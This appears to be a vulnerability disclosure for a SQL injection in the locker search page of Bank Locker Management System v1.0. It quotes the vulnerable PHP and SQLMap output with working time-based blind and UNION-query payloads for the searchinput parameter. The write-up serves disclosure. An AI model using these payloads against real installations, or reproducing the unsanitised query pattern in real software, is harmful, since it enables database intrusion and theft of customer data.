
Bank Locker Management System v1.0 Assign Locker Search SQL Injection


Access the system and go to the Assign Locker Search function point to search for the value of the searchinput parameter as the search content



The vulnerability arises in search locker details. php, which accepts the value of searchinput passed by the front-end and concatenates it directly into SQL statements, which will lead to the creation of SQL injection vulnerabilities

```
<div class="about" id="about">
    <div class="container">

        <?php $searchby=$_POST['searchinput'];

?>

            <h1 align="center">Search Locker Details  againt keyword "<?php echo $searchby;?>"</h1>
            <hr />
        <div class="w3-agileits-about-grids">

            <div class="col-md-12 agile-about-left">
                <table id="example1" class="table table-bordered table-striped">
                  <thead>
                  <tr>
                    <th>#</th>
                    <th>Locker Number</th>
                    <th>Key Number</th>
                    <th>Holder Name</th>
                    <th>Mobile Number</th>
                    <th>Email</th>
                    <th>Status</th>
                    <th>Locker Assign Date</th>
                    <th>Action</th>
                  </tr>
                  </thead>
                  <tbody>
<?php $query=mysqli_query($con,"select * from tblassignlocker where LockerNumber='$searchby' || KeyNumber='$searchby'");
$cnt=1;
$count=mysqli_num_rows($query);
if($count>0){
while($result=mysqli_fetch_array($query)){
?>

                  <tr>
                    <td><?php echo $cnt;?></td>
                    <td><?php echo $result['LockerNumber']?></td>
                    <td><?php echo $result['KeyNumber']?></td>
                    <td><?php echo $result['FullName']?></td>
```

SQLMap execution results



Parameter: searchinput (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: searchinput=111' AND (SELECT 5002 FROM (SELECT(SLEEP(5)))VZhH) AND 'FPxC'='FPxC&submit=Type: UNION query
Title: Generic UNION query (NULL) - 18 columns
Payload: searchinput=111' UNION ALL SELECT CONCAT(0x71627a7171,0x69464c796275584f4a564d764349744a54766e546a664e707a734a4e65584c6c45494e4a64724561,0x716b6a7171),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -&submit=[20:23:40] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.4, Apache 2.4.39
back-end DBMS: MySQL >= 5.0.12
[20:23:52] [INFO] fetching current user
current user: 'root@localhost'
[20:23:54] [INFO] fetched data logged to text files under 'C:\Users\XZG\AppData\Local\sqlmap\output\192.168.1.101'
[20:23:54] [WARNING] your sqlmap version is outdated

References:https://phpgurukul.com/bank-locker-management-system-using-php-and-mysql/